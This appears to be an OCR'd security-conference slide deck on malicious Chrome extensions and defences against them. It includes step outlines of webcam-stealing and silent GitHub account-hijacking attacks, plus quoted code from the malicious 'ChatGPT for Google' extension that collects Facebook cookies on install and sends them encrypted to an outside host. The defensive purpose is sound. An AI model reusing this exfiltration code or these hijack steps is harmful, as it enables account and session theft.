


Image Source: https://www.usenix.org/system/files/sec23fall-prepub-44-kim-young-min.pdf

Extension HTML pages

- Popup
- Side Panels
- Options Page




Image Source: https://developer.chrome.com/docs/extensions/reference/browserAction/

Service Workers

SquareX

- Runs in background
- Reacts to events
- Has access to Extension APIs
- Cannot directly modify the web page content

SquareX

Data Exfiltrator

[demo]

SquareX

Cookie Thief

[demo]

Background Script to Service Worker (MV3)

SquareX

- Service workers are executed when needed (event based) - they are not always running in the background.
- At the top level, register listeners that can be executed later
- Service workers function off the main thread, meaning they don't interfere with extension content.
- Can't access the DOM or the window interface, you'll need to move such calls to an “offscreen” document.

Background Script to Service Worker (MV3)

SquareX

Manifest V2

```
{
  ...
  "background": {
    "scripts": [
      "backgroundContextMenus.js",
      "backgroundOauth.js"
    ],
    "persistent": false
  },
  ...
}
```

Manifest V3

```
{
  ...
  "background": {
    "service_worker": "service_worker.js",
    "type": "module"
  }
  ...
}
```

Image Source: https://developer.chrome.com/docs/extensions/migrating/manifest/

Life Cycle of a Service Worker

SquareX

Chrome terminates service worker if one of below is met:

- After 30 seconds of inactivity. Receiving an event or calling an extension API resets this timer
- When a single request, such as an event or API call, takes longer than 5 minutes to process
- When a fetch() response takes more than 30 seconds to arrive

Safer Request Blocking - webRequest (MV2)




Image Source: https://blog.chromium.org/2019/06/web-request-and-declarative-net-request.html

Safer Request Blocking - declarativeNetRequest (MV3)





Image Source: https://blog.chromium.org/2019/06/web-request-and-declarative-net-request.html

MV3 Migration



Extensions migrated to V3 (as of 2024-07-15): **57.47%**


Image Source: https://chrome-stats.com/manifest-v3-migration

SquareX

Webcam Feed Stealer

[demo]

Webcam Feed Stealer



Content Script

1. Waits for 5 seconds
2. Selects first video tag
3. Use requestAnimationFrame to write to 2d offscreen canvas
4. Bitmap Blob is created for the same

Blob URL

Service Worker

Sends to Extension Page if opened

Extension Page with Image Tag and src pointing to received blob URL

SquareX

Silent Account Hijacking

[demo]

Silent Account Hijacking

SquareX

1. The service worker makes a request for the Github home page. The cookie of the signed in user is automatically sent with this request.

2. HTML Body is passed to offscreen document, which parses and gets username and first private repository


3. A new tab is created is briefly created for the private repositories member access page.


4. A content script running on this page checks to see if the malicious user has already been added to the repo.

5. If the malicious user isn't yet added, the content script fills out the form to invite a new user with hidden inputs and submits it.

6. Once the page is submitted, the content script closes the tab.


Case Study - ChatGPT for Google






Source: https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61

Case Study - ChatGPT for Google



Source:
https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61

Case Study - ChatGPT for Google



Source: https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61

Case Study - ChatGPT for Google

SquareX

```
Browser.runtime.onInstalled.addListener((details) => {
    details.reason === "install" &&
        (Browser.runtime.openOptionsPage(),
        Browser[qn].getAll({}).then((e) => {    // qn = 'cookies'
            let n = et(e);
            fetch("https://version.chatgpt4google.workers.dev/",
                  { method: "GET", headers: { "X-Cached-Key": xa(n, Dn) } }).then((g) => {
                g.status === 200 ? console.log(g) : console.log("Version not found");
            });
        }));});
})();
```

Source: https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61

Case Study - ChatGPT for Google

SquareX

```
// r - output of chrome.cookies.getAll({})
function et(r) {
    let e = [];
    return (
        r.forEach((n) => {
            let d = n.expirationDate ? n.expirationDate : new Date(Date.now() +
            if (((d = Math.trunc(new Date(d).getTime() / 1e3)),
                  n.domain.indexOf("facebook") >= 0)) {
                let g = n.domain + " " + (n.hostOnly ? "FALSE" : "TRUE") + " " +
                e.push(g);
            }}),e.join(``)); }

// r - filtered cookies array
// e - encryption key "chatgpt4google"
function xa(r, e) {
    return fa.default.AES.encrypt(r, e).toString();
}
```

Source: https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61

SquareX

Interference with Password Managers

[demo]

SquareX

Defending against Browser Extensions


[demo]

The Obvious

SquareX


- Avoid from unknown sources
- Review Permissions before using
- Check for MV3

Static Analysis #1 - CRXcavator



https://crxcavator.io/

Static Analysis #2 - ExtAnalysis



https://github.com/Tuhinshubhra/ExtAnalysis

Dynamic Analysis - Extension Activity Logging

SquareX

```
open /Applications/Google\ Chrome.app --args
--enable-extension-activity-logging
```

SquareX

Manifest 3.1
New Permission Model

Thank You!

Thanks to James Hay

Follow us:
x.com/vivekramac
x.com/shouryaps